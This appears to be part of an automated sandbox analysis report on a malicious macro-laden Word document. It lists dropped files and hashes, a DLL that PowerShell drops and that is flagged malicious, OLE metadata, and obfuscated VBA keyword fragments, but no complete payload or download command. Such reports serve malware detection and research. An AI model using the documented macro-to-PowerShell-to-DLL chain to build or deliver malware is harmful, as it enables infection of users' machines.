| C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Datos-2021-4-377562.LNK |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Size (bytes):                                                                 | 2118                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Entropy (8bit):                                                               | 4.512203809989663                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Encrypted:                                                                    | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SSDEEP:                                                                       | 48:86Y/XT3Ik2JPx83Qh26Y/XT3Ik2JPx83Q/:86Y/XLlk2xx83Qh26Y/XLlk2xx83Q/                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| MD5:                                                                          | F454B1359728DC3E15F3BE713D61D8A0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| SHA1:                                                                         | 5A4FBB52D44E26335F9ECDAC00498EA467BA775D                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SHA-256:                                                                      | 789597499345E9992630A7E8B041AEEDA0A1402ACC5FD4C7EE1EF365A126DDF2                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| SHA-512:                                                                      | D9FB9C033F2A7C7C285E738D80F1DC84042E4B4A7702FF93BFC5F9F2BA8C4B245B39A9D3640FC97ADC0CBBA04AE29652D1D0974ED17A428167F68DBAD8EA87E                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Malicious:                                                                    | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Preview:                                                                      | L.....F.....+..{...{...} .....P.O. ....+00.../C:\.....t1....QK.X..Users.`.....QK.X*.....6....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._-=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....x.2.....*R.T. .DATOS--1.DOC..\.....Q.y.Q.y*...8.....D.a.t.o.s.-.2.0.2.1.-.4.-.3.7.7.5.6.2...d.o.c.....-...8...[.....?J.....C:\Users\.#.....\414408\Users.user\Desktop\Datos-2021-4-377562.doc.....\.....\.....\.....\D.e.s.k.t.o.p.\D.a.t.o.s.-.2.0.2.1.-.4.-.3.7.7.5.6.2...d.o.c.....,LB.)...Ag.....1SPS.XF.L8C...&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....414408.....D_....3N. |

|                                                                 |                                                                                                                                  |
|-----------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat |                                                                                                                                  |
| Process:                                                        | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE                                                                           |
| File Type:                                                      | ASCII text, with CRLF line terminators                                                                                           |
| Category:                                                       | dropped                                                                                                                          |
| Size (bytes):                                                   | 95                                                                                                                               |
| Entropy (8bit):                                                 | 4.49116564529711                                                                                                                 |
| Encrypted:                                                      | false                                                                                                                            |
| SSDEEP:                                                         | 3:M1SsPt4dtul5vt4dtulmX1SsPt4dtulv:MQ1tur8tuf1tu1                                                                                |
| MD5:                                                            | CE57057D9086840E0190B23F62FB047E                                                                                                 |
| SHA1:                                                           | 29D062E159A243755A2CC8F548B7425B2FA269AA                                                                                         |
| SHA-256:                                                        | 19F6556EFC11C921726F016856021B3292D8B46E0167C664A29C855B24DEFA03                                                                 |
| SHA-512:                                                        | 19AE1C7D11AEE740206883DD94D559EB853F82162269674F624BF97C9B07448F910C7B23FD5BB946CB6764E961320C0D66EF4F1F17018F87C6948FF538953A5E |
| Malicious:                                                      | false                                                                                                                            |
| Preview:                                                        | [doc]..Datos-2021-4-377562.LNK=0..Datos-2021-4-377562.LNK=0..[doc]..Datos-2021-4-377562.LNK=0..                                  |

|                                                                  |                                                                                                                                 |
|------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Roaming\Microsoft\Templates\~\$Normal.dotm |                                                                                                                                 |
| Process:                                                         | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE                                                                          |
| File Type:                                                       | data                                                                                                                            |
| Category:                                                        | dropped                                                                                                                         |
| Size (bytes):                                                    | 162                                                                                                                             |
| Entropy (8bit):                                                  | 2.431160061181642                                                                                                               |
| Encrypted:                                                       | false                                                                                                                           |
| SSDEEP:                                                          | 3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+I                                                                                 |
| MD5:                                                             | 6AF5EAEBE6C935D9A5422D99EEE6BEF0                                                                                                |
| SHA1:                                                            | 6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC                                                                                        |
| SHA-256:                                                         | CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719                                                                |
| SHA-512:                                                         | B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0 |
| Malicious:                                                       | false                                                                                                                           |
| Preview:                                                         | .user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...                                                        |

|                                                                                                     |                                                                                                                                  |
|-----------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\SNAPD0EHHB08FJ3645K6.temp |                                                                                                                                  |
| Process:                                                                                            | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                        |
| File Type:                                                                                          | data                                                                                                                             |
| Category:                                                                                           | dropped                                                                                                                          |
| Size (bytes):                                                                                       | 8016                                                                                                                             |
| Entropy (8bit):                                                                                     | 3.585615294394105                                                                                                                |
| Encrypted:                                                                                          | false                                                                                                                            |
| SSDEEP:                                                                                             | 96:chQCImq+qvsqjvJCwo5z8hQCIMq+qvsEHyqvJCworXzv9YbH6f8OQIUvJlu:c2Do5z82XHnorXzvJf8OPlu                                           |
| MD5:                                                                                                | 4203D0D9D46242B655ED542F54149F8E                                                                                                 |
| SHA1:                                                                                               | EBD91467000BD4DD62706363062226708C61D74B                                                                                         |
| SHA-256:                                                                                            | 6DC6078D97F66D80E94545F57AEDA41D666C12C293F1E86948F022185A9EA4A3                                                                 |
| SHA-512:                                                                                            | 21695B86EF4E41E68133117F5A8145C4A3034047272F9C04C5A7654DF193953B316300551F4A30ED41218E78050800634C6B1CF94CAA6ECB7B346235D1BF5775 |
| Malicious:                                                                                          | false                                                                                                                            |

|                                                                                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
|-----------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\SNAPD0EHBB08F33645K6.temp |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Preview:                                                                                            | <pre> .....FL.....F.".....8.D..xq{D..xq{D..k.....P.O. :i.....+00../C\.....\1.....{J\..PROGRA~3..D.....{J\}*..k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J\..MICROS~1..@.....~J\}*..l.....M.i.c.r.o.s.o.f.t.....R.1.....w\;..Windows.&lt;.....w\;.*.....W.i.n.d.o.w.s.....1.....(( ..STARTM~1..j.....:((*.....@.....S.t.a.r.t..M.e.n.u...@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.6.....-1.....Q.y..Programs.f.....Q.y*.....&lt;.....P.r.o.g.r.a.m.s.. @.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.2.....1.....xJu=.ACCESS~1..l.....wJr*.....B....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.6.1.....j.1.....".WINDOW~1..R.. .....:"*.....W.i.n.d.o.w.s..P.o.w.e.r.S.h.e.l.l.....v.2.k....,..WINDOW~2.LNK.Z.....:,*.....=.....W.i.n.d.o.w.s. </pre> |

| C:\Users\user\C3re5c3Di_p3c9IO_5Z.dll |                                                                                                                                                                                                                                                                                                                                                                    |
|---------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:                              | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                                                                                                                                                                                                                                                          |
| File Type:                            | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                            |
| Category:                             | dropped                                                                                                                                                                                                                                                                                                                                                            |
| Size (bytes):                         | 192000                                                                                                                                                                                                                                                                                                                                                             |
| Entropy (8bit):                       | 7.470418301579238                                                                                                                                                                                                                                                                                                                                                  |
| Encrypted:                            | false                                                                                                                                                                                                                                                                                                                                                              |
| SSDEEP:                               | 3072:SwbpDnn9FTnNyVBfY0n3ajFq4weCp2S2MJdhzybMO8dSySA:Ssl9FvaBYF0nVp2MJHybR8dS9                                                                                                                                                                                                                                                                                     |
| MD5:                                  | E4A040BA6F510DFBADD3416A9C8C4417                                                                                                                                                                                                                                                                                                                                   |
| SHA1:                                 | 895BC4ACCD6D17E3FB2D2C87F3C8BEBF14D76660                                                                                                                                                                                                                                                                                                                           |
| SHA-256:                              | AA5CB096A77BE2ACEB3292EA6A9E9C54296A1AA554289BCE47A069954F9666A1                                                                                                                                                                                                                                                                                                   |
| SHA-512:                              | 28F23EDDF6D207902027D9124F11C63BDD527EFD92828D9386F6DC757BF1C4AD6994A3950724584EB8900826A225C123EC53C31880BEB2AC305AD498115A32E                                                                                                                                                                                                                                    |
| Malicious:                            | true                                                                                                                                                                                                                                                                                                                                                               |
| Antivirus:                            | <ul style="list-style-type: none"> <li>Antivirus: ReversingLabs, Detection: 62%</li> </ul>                                                                                                                                                                                                                                                                         |
| Preview:                              | <pre> MZ.....@.....!..L!This program cannot be run in DOS mode...\$......:..wT..wT.....wT.....wT.....wT..-...wT..-...wT..wU.SwT..-...wT.. ...wT.....wT.....wT..w...wT.....wT.Rich.wT.....PE..L....._.....!.....J.....E.....0.....P.....8..... .....@.....text.....rdata...J.....L.....@...@..data.....@.....rsrc...P.....@...@..reloc. .H.....@...@..B..... </pre> |

|                                               |                                                                                                                                 |
|-----------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\Desktop~\$tos-2021-4-377562.doc |                                                                                                                                 |
| Process:                                      | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE                                                                          |
| File Type:                                    | data                                                                                                                            |
| Category:                                     | dropped                                                                                                                         |
| Size (bytes):                                 | 162                                                                                                                             |
| Entropy (8bit):                               | 2.431160061181642                                                                                                               |
| Encrypted:                                    | false                                                                                                                           |
| SSDEEP:                                       | 3:vrJlaCkWtVyzALORwObGUXKbylIn:vdsCkWtJLObyvb+I                                                                                 |
| MD5:                                          | 6AF5EAEBE6C935D9A5422D99EEEE6BEF0                                                                                               |
| SHA1:                                         | 6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC                                                                                        |
| SHA-256:                                      | CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719                                                                |
| SHA-512:                                      | B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0 |
| Malicious:                                    | false                                                                                                                           |
| Preview:                                      | .user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...                                                        |

## Static File Info

| General         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
|-----------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| File type:      | Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: Massachusetts Gorgeous Soft Car Springs Refined Steel Shoes Bedfordshire Maryland Unbranded Rubber Bacon Toys & Toys feed Integrated Corporate seize Generic Rubber Pants, Author: Julie Giraud, Template: Normal.dotm, Last Saved By: Valentin Guillaume, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Tue Jan 5 06:14:00 2021, Last Saved Time/Date: Tue Jan 5 06:14:00 2021, Number of Pages: 1, Number of Words: 3222, Number of Characters: 18371, Security: 8 |
| Entropy (8bit): | 6.6852126733754655                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| TrID:           | <ul style="list-style-type: none"><li>Microsoft Word document (32009/1) 79.99%</li><li>Generic OLE2 / Multistream Compound File (8008/1) 20.01%</li></ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| File name:      | Datos-2021-4-377562.doc                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| File size:      | 172471                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| MD5:            | 7ba1ac14f2c1bb9f6befe433f9c953ce                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| SHA1:           | 7270d70986fb41c6dd625e4f1ac9465619d75ff8                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |

|                       |                                                                                                                                  |
|-----------------------|----------------------------------------------------------------------------------------------------------------------------------|
| <b>General</b>        |                                                                                                                                  |
| SHA256:               | 4440d0f0ac2d870ce1be87d53c4c3d8b4b44c0ef986fb4a75cb403d4bb97d362                                                                 |
| SHA512:               | 61e9ef2b0e59591542af5c005ae2694c2e9cce0a3b708f953b0dd282376ea74651670b9da47e3b908b94f3916032696d804d67d5b693c27cb0e6abf3f8819936 |
| SSDEEP:               | 3072:59ufstRUUKSns8T00JSHUgteMJ8qMD7gNCeISWpubd:59ufstgIf0pLN7I/yd                                                               |
| File Content Preview: | .....>.....<br>.....<br>.....                                                                                                    |

## File Icon

|                                                                                   |                  |
|-----------------------------------------------------------------------------------|------------------|
|  |                  |
| Icon Hash:                                                                        | e4eea2aaa4b4b4a4 |

## Static OLE Info

|                      |     |
|----------------------|-----|
| <b>General</b>       |     |
| Document Type:       | OLE |
| Number of OLE Files: | 1   |

## OLE File "Datos-2021-4-377562.doc"

|                                      |                       |
|--------------------------------------|-----------------------|
| <b>Indicators</b>                    |                       |
| Has Summary Info:                    | True                  |
| Application Name:                    | Microsoft Office Word |
| Encrypted Document:                  | False                 |
| Contains Word Document Stream:       | True                  |
| Contains Workbook/Book Stream:       | False                 |
| Contains PowerPoint Document Stream: | False                 |
| Contains Visio Document Stream:      | False                 |
| Contains ObjectPool Stream:          |                       |
| Flash Objects Count:                 |                       |
| Contains VBA Macros:                 | True                  |

|                       |                                                                                                                                                                           |
|-----------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Summary</b>        |                                                                                                                                                                           |
| Code Page:            | 1252                                                                                                                                                                      |
| Title:                |                                                                                                                                                                           |
| Subject:              | Massachusetts Gorgeous Soft Car Springs Refined Steel Shoes Bedfordshire Maryland Unbranded Rubber Bacon Toys & Toys feed Integrated Corporate seize Generic Rubber Pants |
| Author:               | Julie Giraud                                                                                                                                                              |
| Keywords:             |                                                                                                                                                                           |
| Comments:             |                                                                                                                                                                           |
| Template:             | Normal.dotm                                                                                                                                                               |
| Last Saved By:        | Valentin Guillaume                                                                                                                                                        |
| Revision Number:      | 1                                                                                                                                                                         |
| Total Edit Time:      | 0                                                                                                                                                                         |
| Create Time:          | 2021-01-05 06:14:00                                                                                                                                                       |
| Last Saved Time:      | 2021-01-05 06:14:00                                                                                                                                                       |
| Number of Pages:      | 1                                                                                                                                                                         |
| Number of Words:      | 3222                                                                                                                                                                      |
| Number of Characters: | 18371                                                                                                                                                                     |
| Creating Application: | Microsoft Office Word                                                                                                                                                     |
| Security:             | 8                                                                                                                                                                         |

|                            |       |
|----------------------------|-------|
| <b>Document Summary</b>    |       |
| Document Code Page:        | -535  |
| Number of Lines:           | 153   |
| Number of Paragraphs:      | 43    |
| Thumbnail Scaling Desired: | False |
| Company:                   |       |
| Contains Dirty Links:      | False |
| Shared Document:           | False |

|                         |        |
|-------------------------|--------|
| <b>Document Summary</b> |        |
| Changed Hyperlinks:     | False  |
| Application Version:    | 917504 |

Streams with VBA

VBA File Name: Oi5oelv0\_s4, Stream Size: 17886

|                |                                                                                                                                                                                                                                                                                                                                                                                                 |
|----------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>General</b> |                                                                                                                                                                                                                                                                                                                                                                                                 |
| Stream Path:   | Macros/VBA/Oi5oelv0_s4                                                                                                                                                                                                                                                                                                                                                                          |
| VBA File Name: | Oi5oelv0_s4                                                                                                                                                                                                                                                                                                                                                                                     |
| Stream Size:   | 17886                                                                                                                                                                                                                                                                                                                                                                                           |
| Data ASCII:    | ..... . ..... 0..... [ k.....<br>.....<br>..... x..... M E.....<br>.....                                                                                                                                                                                                                                                                                                                        |
| Data Raw:      | 01 16 01 00 00 f0 00 00 00 7c 06 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 83 06 00 00 93 30 00<br>00 00 00 00 00 01 00 00 00 ae c5 5b 6b 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01<br>00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 |

VBA Code Keywords

|                                                            |
|------------------------------------------------------------|
| <b>Keyword</b>                                             |
| DyjPBI                                                     |
| dLrgANHCG                                                  |
| EajdMLeD                                                   |
| rgBSB                                                      |
| Object                                                     |
| yjNpyrf                                                    |
| rJqMZII                                                    |
| PGiog                                                      |
| T_dehutl_mggmhizd                                          |
| EUMDPGt                                                    |
| xkJxAAC                                                    |
| AybxteBCJ.Close                                            |
| JhiYfXc:                                                   |
| VusSK                                                      |
| "fUwLgjVtQyH"                                              |
| UUoAB.CreateTextFile("XFtOCOULb:\dMKcFHF\GAGPCEp.ZPnnAM")  |
| bGnhXCA                                                    |
| VJbwzTDT.Close                                             |
| VwnpBEIhO                                                  |
| MMAqSI                                                     |
| UPhhYZEF                                                   |
| "bVawaPADALVIWFFA"                                         |
| NFWzF                                                      |
| "HiTyACJmCuGQFFJ"                                          |
| sGvJJWh                                                    |
| PmBxcD:                                                    |
| SfMKIOk                                                    |
| "TthascRlxHZH"                                             |
| AybxteBCJ:                                                 |
| SFmrEDJ                                                    |
| zOBhOx                                                     |
| fUGQf                                                      |
| numuq                                                      |
| rEeiBJ                                                     |
| ChWZVJiB.CreateTextFile("gMEpHB:\SKWvYCA\YtZqA.fQoAE")     |
| RkPWCDPC                                                   |
| JADCpjk                                                    |
| PmBxcD                                                     |
| pDPzBJmM                                                   |
| bGMXEIA.CreateTextFile("grPSDMS:\IQkJoR\laZMUgjGC.pVvhaH") |
| WSARpB                                                     |
| EUMDPGt.Close                                              |
| HnBvAEH                                                    |

| Keyword                                                 |
|---------------------------------------------------------|
| "WXovaGHxqSIUt"                                         |
| QEIFFM                                                  |
| bPFNuJ.WriteLine                                        |
| "PzrmIFtpmxAx"                                          |
| EUMDPGt:                                                |
| ilONFzHG                                                |
| "akTuJaIGmZrUyF"                                        |
| qpOWEIHHA                                               |
| yJouG                                                   |
| XwZxsHCGt                                               |
| FTalMbF                                                 |
| XDJPuW                                                  |
| "ALpzEMcwuWI"                                           |
| gQxBD:                                                  |
| UUoAB                                                   |
| tcYiEMeRH.Close                                         |
| nIHrl                                                   |
| eUdbDAHHS.WriteLine                                     |
| "uJnfBHIPFKBxHBmEE"                                     |
| FPWaF                                                   |
| JADCpjk.WriteLine                                       |
| xxYeFGUAH                                               |
| rfDgD                                                   |
| njKwJdA.WriteLine                                       |
| "bOOXnOJYtbRAbm"                                        |
| VJbwzTDT:                                               |
| RkPWCDPC:                                               |
| UPhhYZEF.Close                                          |
| eWkHqVao                                                |
| Resume                                                  |
| XKPUEfhk                                                |
| RLurCDDF                                                |
| gglHam                                                  |
| "budRDJKVnJRU"                                          |
| DRrKpoA                                                 |
| "Jan"                                                   |
| IgZgGO                                                  |
| "gcZaHCGUVJsFmL"                                        |
| "yKdJWHAniqHFCB"                                        |
| ThHBBDu                                                 |
| tcYiEMeRH.WriteLine                                     |
| waSbS                                                   |
| VfJHAA                                                  |
| vutdEkdRL                                               |
| NSiRQzd                                                 |
| "frvvJFHlkftmZHE"                                       |
| OtQPAJH                                                 |
| AytxtEBCJ.WriteLine                                     |
| XTdPHz                                                  |
| OBwIBy:                                                 |
| JADCpjk.Close                                           |
| QZjuH                                                   |
| "DkRmTYGAMxqHI"                                         |
| zOQIGPVC                                                |
| "dWnMFoTBDPqeJK"                                        |
| jPnRGLC                                                 |
| CbMZSLFAM                                               |
| kboRA                                                   |
| ORlzFDySE                                               |
| DRrKpoA.Close                                           |
| VAEDpBCV                                                |
| uJSEdH:                                                 |
| QZjuH.CreateTextFile("EEGvGuF:\XrXnHGDDb\loadJZ.yGcKj") |
| "bAurYaGPwGKRiG"                                        |

| Keyword                                                     |
|-------------------------------------------------------------|
| bPFNuJ                                                      |
| "koDuGqAQJBILgZlEme"                                        |
| DyjPBI.CreateTextFile("OPLPBI:\fNyAExlq\jrtno.FyobBAAFE")   |
| hiZkEEF.WriteLine                                           |
| txKQv                                                       |
| xCaTC.CreateTextFile("Oafyb:\RPNGMA\cmOgEyD.EEpGjE")        |
| vtDUw                                                       |
| RkPWCDPC.WriteLine                                          |
| aLGptGA                                                     |
| "kWzGMzIVefGB"                                              |
| "ncDMUladusSIDx"                                            |
| VB_Name                                                     |
| RkPWCDPC.Close                                              |
| "JCgblEAJizSfW"                                             |
| uJSEDH                                                      |
| eUdbDAHHS.Close                                             |
| "HfXAPQQbXKJHFGu"                                           |
| eBddHTXP                                                    |
| AybxTEBCJ                                                   |
| OBwlBy                                                      |
| RNgUODjsM.CreateTextFile("FyNFG:\ugXUHlcZlFypIHj.tRULINC")  |
| VJbwzTDT.WriteLine                                          |
| ItSfCDCB                                                    |
| Mid(Application.Name,                                       |
| JhiYfXc.Close                                               |
| PAxhJ                                                       |
| "TJahKRWdrvHFly"                                            |
| xOnWA                                                       |
| xkJxAAC.CreateTextFile("tLvao:\aGKUVA\hQhj.BDOQSJWG")       |
| "IRcGHADAHrIHJJA"                                           |
| oOysMtDG                                                    |
| syDRd                                                       |
| dLrgANHCG.CreateTextFile("lBasV:\tFGoGJdlzBuHfBCN.AHGggII") |
| cTfCJ                                                       |
| hiZkEEF                                                     |
| "GhifcDKlpA"                                                |
| oOysMtDG.WriteLine                                          |
| FgmzCEm                                                     |
| bPFNuJ:                                                     |
| "HwixyOCYxmojd"                                             |
| UMzHfyAfA                                                   |
| oOysMtDG:                                                   |
| "eSpcpGDZncccrFb"                                           |
| oMcHDXEF                                                    |
| reTrs                                                       |
| "BWSOKPyHMnSQxi"                                            |
| EJEApM                                                      |
| JADCpjk:                                                    |
| XjhOHEMDC                                                   |
| gQxBD                                                       |
| "xtsHGQjpNzDIYJ"                                            |
| pSFXACJ                                                     |
| wUoJIFDD                                                    |
| HOkLRDGd                                                    |
| njKwJdA.Close                                               |
| RvFOAEPH                                                    |
| HMyHCQCGu                                                   |
| njKwJdA                                                     |
| "GqMIEnOQFEEDsE"                                            |
| bGMXEIA                                                     |
| eUdbDAHHS:                                                  |
| rtGyqOth                                                    |
| wuKBFvql                                                    |
| hSbDPCC                                                     |

| Keyword                                                        |
|----------------------------------------------------------------|
| hSbDPCC.CreateTextFile("pygNv:\znlpFIRlyniMs.nmilGDEDA")       |
| rEeiBJ.CreateTextFile("VxskFWpm:\cuyOFYrFJ\SZSlaGJZi.TeBYCDZ") |
| cSHkDL                                                         |
| blQEM                                                          |
| nKtfEcko                                                       |
| RUMGE                                                          |
| Zpeehqbjjey.Create                                             |
| uJSEDH.WriteLine                                               |
| xNJyUCNg                                                       |
| "BQumCJmmiAGIKv"                                               |
| yyoqEHETu                                                      |
| GNnZJzE                                                        |
| HnBvAEH.CreateTextFile("ehLoAm:\PAVZiAGUjVPHv.fAgoFBYmC")      |
| yUWxTIVAC                                                      |
| TxAVq                                                          |
| EVOuqJnGD                                                      |
| "cnLcFxEphoEbAFA"                                              |
| CksLJVJ                                                        |
| PmBxD.Close                                                    |
| njKwJdA:                                                       |
| XsKjcKE                                                        |
| "GDTGdEJpuRnDBFQ"                                              |
| "ZRotGHxyrpSqvsXCC"                                            |
| SOunIGkF                                                       |
| "JanwI"                                                        |
| JhiYFXc                                                        |
| ChWZVJiB                                                       |
| IEOIGYxK.CreateTextFile("sojcFeJ:\zxDxYHqIrNbtS.PtHuEEP")      |
| "OnehVAaWbfCacAjsG"                                            |
| iytzIJ                                                         |
| "ohaTGaUTSwwDv"                                                |
| "qMnfwCwbPJC"                                                  |
| "vRrzDEnglQvFPJfE"                                             |
| zgBjJOGEH                                                      |
| tcYiEMeRH:                                                     |
| OBwIBy.Close                                                   |
| NtpdEJDH                                                       |
| gQxBD.WriteLine                                                |
| "WMwcBSqFohy"                                                  |
| EUMDPGt.WriteLine                                              |
| gQxBD.Close                                                    |
| PAXhJ.CreateTextFile("dFVzNBE:\EBCOIEEOJ\KIKcJKk.SVlvoAEqG")   |
| QrVtQr                                                         |
| VJbwzTDT                                                       |
| UPhhYZEF.WriteLine                                             |
| uJSEDH.Close                                                   |
| Zpeehqbjjey                                                    |
| RNgUODjsM                                                      |
| NBjEFGnEA                                                      |
| oOysMtDG.Close                                                 |
| YzIkA                                                          |
| tcYiEMeRH                                                      |
| xxYeFGUAH.CreateTextFile("eCzvxHN:\cgVnKGATYcnDi.YqiJOp")      |
| "TOSxJalzCudpDIB"                                              |
| fUDmDCt                                                        |
| "utFMeJhUKJhJ"                                                 |
| aTfPCap                                                        |
| "SJdFYFUFPynYGu"                                               |
| wCjuwBBGN                                                      |
| JHrNWdBsW                                                      |
| bPFNuJ.Close                                                   |
| XwZxsHCGt.CreateTextFile("TNJvoD:\walkrfAE\Ear\FWFTE.wDSOEJ")  |
| "rVpvDaGGxNfeNUF"                                              |
| hiZKEEF.Close                                                  |

|                                                                 |
|-----------------------------------------------------------------|
| <b>Keyword</b>                                                  |
| Nothing                                                         |
| UPhhYZEF:                                                       |
| IYKcgC                                                          |
| dTtuVsDVA                                                       |
| VcliQJFi                                                        |
| JhiYfXc.WriteLine                                               |
| "jVSXGfhYCxoHFD"                                                |
| IEOIGYxK                                                        |
| "ozrZBTZBTMMIBB"                                                |
| hiZkEEF:                                                        |
| "goMgGBdJMUDLAG"                                                |
| WtNcAKUft                                                       |
| "MvklFCHFTnRqD"                                                 |
| PmBxcD.WriteLine                                                |
| rgBSB.CreateTextFile("PkeJHBJJH:\ODJMGcW\NefpJHvCX.XzgyeCQuA")  |
| SynsDAgHG                                                       |
| "PFQdBLHsDnFTZv"                                                |
| vitXEH                                                          |
| "OTLmJCwhyQMFzIB"                                               |
| oUWfJGBeE                                                       |
| "OcgtlFEeolFhxt"                                                |
| Error                                                           |
| "lHuxHADjraNFBgl"                                               |
| CCnbXRBeA                                                       |
| AilCOj                                                          |
| VcliQJFi.CreateTextFile("gNgYGZ:\CatdBMGGglqGsdAdOQH.cJsxtdJE") |
| CmcBTTABc                                                       |
| Attribute                                                       |
| CHKzNBD                                                         |
| TFXNGliH                                                        |
| "cGDcNrWsPeGCDF"                                                |
| LVadAF                                                          |
| mmkTuwH                                                         |
| eUdbDAHHS                                                       |
| Function                                                        |
| VbMBBgf                                                         |
| MfgnKGWI                                                        |
| ukrnlFCE                                                        |
| EbuwEJS                                                         |
| WxujBIAMz                                                       |
| DRrKpoA:                                                        |
| "dvqlBFEqwfkI"                                                  |
| kskMAAHA                                                        |
| OBwlBy.WriteLine                                                |
| xCaTC                                                           |
| zLkRiC                                                          |
| DRrKpoA.WriteLine                                               |
| "dxlGdcCHBKygde"                                                |

|                 |
|-----------------|
| <b>VBA Code</b> |
|                 |

**VBA File Name:** Qafkrimwsho, **Stream Size:** 697

|                |                                                                                                                                                                                                                                                                                                                                                                                           |
|----------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>General</b> |                                                                                                                                                                                                                                                                                                                                                                                           |
| Stream Path:   | Macros/VBA/Qafkrimwsho                                                                                                                                                                                                                                                                                                                                                                    |
| VBA File Name: | Qafkrimwsho                                                                                                                                                                                                                                                                                                                                                                               |
| Stream Size:   | 697                                                                                                                                                                                                                                                                                                                                                                                       |
| Data ASCII:    | .....#.....E.....<br>.....x.....ME.....<br>.....                                                                                                                                                                                                                                                                                                                                          |
